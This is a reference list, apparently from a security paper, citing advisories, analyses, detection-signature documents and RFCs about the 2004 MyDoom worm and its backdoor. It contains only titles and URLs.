US-CERT "Technical Cyber Security Alert TA04-028A W32/MyDoom.B Virus"http://www.us-cert.gov/cas/techalerts/TA04-028A.html

Symantec " W32.Mydoom.b@mm"
http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.b@mm.html

Cisco "Blocking peer to peer file sharing programs with PIX firewall"
http://www.cisco.com/en/US/tech/tk583/tk372/technologies_tech_note09186a00801e419a.shtml

"Digests from Trojan Horse Mailing List"
http://www.math.org.il/newworm-digest1.txt

GCIH certification practical V.3, "Mydoom is your doom"
http://www.giac.org/practical/GCIH/Matt_Goldencrown_GCIH.pdf

Analysis of Mydoom.A's backdoor
http://www.rosiello.org/en/read_bugs.php?14

"IETF Reference for comments"
http://www.ietf.org/rfc/rfc793.txt
http://www.ietf.org/rfc/rfc1700.txt

Microsoft "PSS security response team alert"
http://www.microsoft.com/technet/security/alerts/mydoom.mspx

"Snort IDS signatures for Mydoom"
http://www.axial.co.uk/niksun/W32MyDoom%20Worm%20Detection.pdf

"Source code that can exploit Mydoom's backdoor"
http://seclists.org/lists/bugtraq/2004/Feb/0272.html

"Analysis of Mydoom.B virus"
http://isc.sans.org/presentations/MyDoom_B_Analysis.pdf

"Novarg.A virus"
http://personal.ie.cuhk.edu.hk/~shlam/virus/novarg.html